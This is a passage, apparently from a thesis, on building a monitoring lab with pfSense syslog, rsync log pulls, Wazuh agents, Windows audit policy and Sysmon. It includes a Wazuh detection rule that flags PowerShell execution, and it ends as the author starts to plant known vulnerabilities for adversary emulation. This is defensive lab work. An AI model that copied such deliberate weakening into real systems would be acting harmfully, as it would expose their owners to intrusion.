
☑ Log packets blocked by 'Block Bogon Networks' rules

☑ Log packets blocked by 'Block Private Networks' rules

Web Server Log: ☑ Log errors from the web server process
If this is checked, errors from the web server process for the GUI or Captive Portal will appear in the main system log.

*Figure 70: Pfsense System Logs Settings*

Then to enable remote logging, scroll further down and check the Enable remote logging and check the Firewall Events followed by whatever else is needed depending on the use case (Figure 71).



**Remote Logging Options**

**Enable Remote Logging** ☑ Send log messages to remote syslog server

**Source Address** Default (any)

This option will allow the logging daemon to bind to a single IP address, rather than all IP addresses. If a single IP is picked, remote syslog servers must all be of that IP type. To mix IPv4 and IPv6 remote syslog servers, bind to all interfaces.

NOTE: If an IP address cannot be located on the chosen interface, the daemon will bind to all addresses.

**IP Protocol** IPv4

This option is only used when a non-default address is chosen as the source above. This option only expresses a preference; If an IP address of the selected type is not found on the chosen interface, the other type will be tried.

**Remote log servers** 192.168.5.10 | IP[:port] | IP[:port]

**Remote Syslog Contents**

- □ Everything
- □ System Events
- ☑ Firewall Events
- □ DNS Events (Resolver/unbound, Forwarder/dnsmasq, filterdns)
- □ DHCP Events (DHCP Daemon, DHCP Relay, DHCP Client)
- □ PPP Events (PPPoE WAN Client, L2TP WAN Client, PPTP WAN Client)
- ☑ General Authentication Events
- □ Captive Portal Events
- □ VPN Events (IPsec, OpenVPN, L2TP, PPPoE Server)
- □ Gateway Monitor Events
- ☑ Routing Daemon Events (RADVD, UPnP, RIP, OSPF, BGP)
- □ Network Time Protocol Events (NTP Daemon, NTP Client)
- □ Wireless Events (hostapd)


Syslog sends UDP datagrams to port 514 on the specified remote syslog server, unless another port is specified. Be sure to set syslogd on the remote server to accept syslog messages from pfSense.

*Figure 71: PfSense Remote Logging Options*

Now the firewall logs are sent via syslog to the log collector.

*Note that syslog is generally used only within the same local network due to security concerns. In this case, it is sent over to the WAN which is not normally the case.*

To get the Suricata [56] logs across to the log collector machine, SSH needs to be set up with public key authentication. To do that first enable SSH from the System – Advanced menu and then within System – User Manager selecting the appropriate user and add the authorized public key in there (Figure 72).



**Remote Logging Options**

Enable Remote Logging ☑ Send log messages to remote syslog server

Source Address: Default (any)
This option will allow the logging daemon to bind to a single IP address, rather than all IP addresses. If a single IP is picked, remote syslog servers must all be of that IP type. To mix IPv4 and IPv6 remote syslog servers, bind to all interfaces.

NOTE: If an IP address cannot be located on the chosen interface, the daemon will bind to all addresses.

IP Protocol: IPv4
This option is only used when a non-default address is chosen as the source above. This option only expresses a preference; If an IP address of the selected type is not found on the chosen interface, the other type will be tried.

Remote log servers: 192.168.5.10 | IP[:port] | IP[:port]


Remote Syslog Contents
- □ Everything
- □ System Events
- ☑ Firewall Events
- □ DNS Events (Resolver/unbound, Forwarder/dnsmasq, filterdns)
- □ DHCP Events (DHCP Daemon, DHCP Relay, DHCP Client)
- □ PPP Events (PPPoE WAN Client, L2TP WAN Client, PPTP WAN Client)
- ☑ General Authentication Events
- □ Captive Portal Events
- □ VPN Events (IPsec, OpenVPN, L2TP, PPPoE Server)
- □ Gateway Monitor Events
- ☑ Routing Daemon Events (RADVD, UPnP, RIP, OSPF, BGP)
- □ Network Time Protocol Events (NTP Daemon, NTP Client)
- □ Wireless Events (hostapd)

Syslog sends UDP datagrams to port 514 on the specified remote syslog server, unless another port is specified. Be sure to set syslogd on the remote server to accept syslog messages from pfSense.

*Figure 72: PfSense Remote Logging 2*

Log Collector Machine Logs Transfer Configuration

The first step is to Install rsync on log collector and then set the cron job to pull the eve.json log file
and enable cronjob for rsync (Figure 73:).




```
# do daily/weekly/monthly maintenance
# min   hour    day     month   weekday command
*/15    *       *       *       *       run-parts /etc/periodic/15min
0       *       *       *       *       run-parts /etc/periodic/hourly
0       2       *       *       *       run-parts /etc/periodic/daily
0       3       *       *       6       run-parts /etc/periodic/weekly
0       5       1       *       *       run-parts /etc/periodic/monthly
*/3     *       *       *       *       rsync -Prltvcz --append-verify -e "ssh -i /root/.ssh/id_ed25519" admin@192.168.30.20:/var/log/suricata/suricata_vtnet322461/eve.json /home/systemadmin/eve.json
@reboot /var/ossec/bin/wazuh-control start
```

*Figure 73: LogCollector Wazuh Agent Deployment*

*Note: Just for reference, the command run every 3 minutes is the following:*
*rsync -Prltvcz --append-verify -e "ssh -i /root/.ssh/id_ed25519"*
*admin@192.168.30.20:/var/log/suricata/suricata_vtnet322461/eve.json*
*/home/systemadmin/eve.json*


After setting the cron job, the wazuh-agent needs to be configured to include this file for report and upload to the Wazuh server. To do that the agent configuration must change by adding its absolute path like so: (Figure 74).



```
<!-- Log analysis -->
<localfile>
  <log_format>json</log_format>
  <location>/home/systemadmin/eve.json</location>
</localfile>

<localfile>
  <log_format>command</log_format>
  <command>df -P</command>
  <frequency>360</frequency>
</localfile>
```

***Figure 74: PfSense***


Now, Alpine [55] Linux needs to be verified so that it listens to syslog messages. So rsyslog package needs to be installed (apk add rsyslog) and edit its configuration file, basically uncommenting the following lines to enable remote log listening (**Figure 75: LogCollector Syslog Server Configuration**).



```
module(load="imudp")  # needs to be done just once
input(
        type="imudp"
        port="514"
)
```

***Figure 75: LogCollector Syslog Server Configuration***

Next, rsyslog service must be started and enabled to start upon boot by issuing the following commands (**Figure 76:**):




```
/home/systemadmin # rc-update add rsyslog boot
 * service rsyslog added to runlevel boot
/home/systemadmin # /etc/init.d/rsyslog start
```

***Figure 76: LogCollector Syslog Server Start***

Verifying that logs are getting in the log collector machine can be done by checking the /var/log/messages file.

Note: It is advised to also install “logrotate” package which helps compressing the logs and manages them, so the log collector machine does run out of space

After all the configuration, the logging is ready, and all are sent to Wazuh. In case that some machine was sending logs to Wazuh using syslog directly a change into Wazuh server would be required by adding a snippet inside the *ossec.conf* configuration file like the following (Figure 77).




```
<remote>
  <connection>syslog</connection>
  <port>514</port>
  <protocol>tcp</protocol>
  <allowed-ips>192.168.2.15/24</allowed-ips>
  <local_ip>192.168.2.10</local_ip>
</remote>
```

***Figure 77: Wazuh Agent Configuration***

Enhancing Monitoring on Windows Machines- Audit Policy Enhancements

Installing an agent within a Windows [46] machine provides many logs, but they can be enriched by some additional configurations that add more monitoring and securing the machines even further.

Changing the Audit-Policy is one step that strengthens the security of the whole domain. The Stronger Recommendations of Microsoft for rich logging from their Audit Policy Recommendations page suggest enabling logs for various categories and events that can be done from the Group Policy Management Utility in the Windows Active Directory [37] Machine and in every Windows 10 [46] Machine if it is not a member of the domain (**Figure 78** and **Figure 79**).



**Advanced Audit Policy Configuration**


Expand the Advanced Audit Policy Configuration node to configure Granular Audit Policies.

No settings defined.

| Log | Date |
|---|---|
| DFS-Replikation | 7/25 |
| Active Directory-Webdienste | 7/25 |
| DNS Server | 7/25 |
| Directory Service | 7/25 |

WIN-AD1 2886 Warning Microsoft-Windows-ActiveDirectory_DomainService Directory Service 7/25

*Figure 78: Windows Audit Policy Configuration*


Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3)
Windows Defender Firewall
Network List Manager Polic
Wireless Network (IEEE 802.
Public Key Policies
Software Restriction Policie
Application Control Policie
IP Security Policies on Activ
Advanced Audit Policy Cor
Audit Policies
Account Logon
Account Manageme
Detailed Tracking
DS Access
Logon/Logoff
Object Access
Policy Change


| Subcategory | Audit Events |
|---|---|
| Audit Audit Policy Change | Success and Failure |
| Audit Authentication Policy Change | Not Configured |
| Audit Authorization Policy Change | Not Configured |
| Audit Filtering Platform Policy Change | Not Configured |
| Audit MPSSVC Rule-Level Policy Change | Not Configured |
| Audit Other Policy Change Events | Not Configured |

*Figure 79: Windows Audit Policy Configuration 2*

The recommended audit policies to be changed are in the following categories:

- Account Logon,
- Account Management,
- Detailed Tracking,

- Directory Services Access,
- Policy Changes,
- Global Object Access Auditing


Group Policy Management Editor
File Action View Help
Default Domain Controllers Policy [DC1.DOMAIN1.TEST.LOCAL] Policy
Computer Configuration
Policies
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Security Settings
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Policies
Windows Firewall with Advanced Security
Network List Manager Policies
Wireless Network (IEEE 802.11) Policies
Public Key Policies
Software Restriction Policies
Network Access Protection
Application Control Policies
IP Security Policies on Active Directory (DOMAIN1.TEST.LOCA
Advanced Audit Policy Configuration
Audit Policies
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff
Object Access
Policy Change
Privilege Use
System
Global Object Access Auditing
Policy-based QoS
Administrative Templates: Policy definitions (ADMX files) retrieved fr
Audit Security Group Management Properties
Policy
Explain
OK
Cancel
Apply

| Subcategory | Audit Events |
|---|---|
| Audit Application Group Management | Not Configured |
| Audit Computer Account Management | Not Configured |
| Audit Distribution Group Management | Not Configured |
| Audit Other Account Management Events | Not Configured |
| Audit Security Group Management | Not Configured |
| Audit User Account Management | Not Configured |

Audit Security Group Management

☑ Configure the following audit events:


☑ Success

☑ Failure

*Figure 80: Windows Audit Policy Configuration-Security Group Management*


Sysmon Enhancements

Installing sysmon on all windows machines, including the Active Directory [37] Virtual Machine, is very simple and needs a configuration which in this case can be a community one like sysmon-modular (filedelete.xml) that can be downloaded from github (**Figure 81** and **Figure 82**).



```
PS C:\Users\Administrator\Downloads> .\Sysmon64.exe -i

System Monitor v15.15 - System activity monitor
```


*Figure 81: Sysmon Deployment*



```
PS C:\Users\Administrator\Downloads> .\Sysmon64.exe -c .\sysmon-modular.xml
```

*Figure 82: Sysmon Configuration*


Next it is needed to update the configuration of the Wazuh [26] agent to upload Sysmon log to Wazuh server, by editing the agent configuration file (Figure 83):


« Local Disk (C:) › Program Files (x86) › ossec-agent ›
Search ossec-agent
ossec.conf - Notepad
File Edit Format View Help

```
<localfile>
  <location>Security</location>
  <log_format>eventchannel</log_format>
  <query>Event/System[EventID != 5145 and EventID != 5156 and EventID != 5447 and
    EventID != 4656 and EventID != 4658 and EventID != 4663 and EventID != 4660 and
    EventID != 4670 and EventID != 4690 and EventID != 4703 and EventID != 4907 and
    EventID != 5152 and EventID != 5157]</query>
</localfile>

<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>System</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>active-response\active-responses.log</location>
  <log_format>syslog</log_format>
</localfile>
```

***Figure 83: Windows Wazuh Agent Configuration File***

This is done by adding a local file xml tag that describes the log file name. After configuring the log file, *Wazuh [26]* needs to have a specific ruleset on which he can differentiate the logs. The ruleset is applied on the wazuh-manager component by editing the local_rules.xml file and then *Wazuh [26]* manager needs to be restarted to load the new configuration (***Figure 84***).



```
  GNU nano 7.2                                      /var/ossec/etc/rules/local_rules.xml
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">

  <!--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>

</group>

<group name="sysmon,">
 <rule id="255000" level="12">
 <if_group>sysmon_event1</if_group>
 <field name="sysmon.image">\\powershell.exe||\\.ps1||\\.ps2</field>
 <description>Sysmon - Event 1: Bad exe: $(sysmon.image)</description>
 <group>sysmon_event1,powershell_execution,</group>
 </rule>
</group>
```

***Figure 84: Windows Wazuh Agent Configuration File 2***

### 5.2.3 Logs Monitoring Validation

Since all nodes are configured and all the information is sent to Wazuh [26], Wazuh [26] can cross reference every piece of data and check it against known vulnerabilities and attack paths (**Figure 85**).





***Figure 85: Wazuh Dashboard***

## 5.3 Test Case: Attack Surface increase and Testing with BAS Solutions (Adversary Emulation)

To further establish that the created environment can really benefit the researchers, it is necessary to introduce threats and observe how the monitoring system will detect the attacks or not.

### 5.3.1 Attack Surface Increase

To emulate malicious behavior, it is needed to add known vulnerabilities in the environment and create a feasible attack path. It is possible to Install XAMPP suite directly on a Windows [46] Host. The XAMPP package is basically a collection of software (Apache [58], MariaDB [43], PHP [59] and Perl [60]) that can be deployed as one bundle to enable Web Hosting very quickly (Figure 86).




Welcome to XAMPP!

XAMPP is an easy to install Apache distribution containing MySQL, PHP and Perl

Installing
Unpacking files

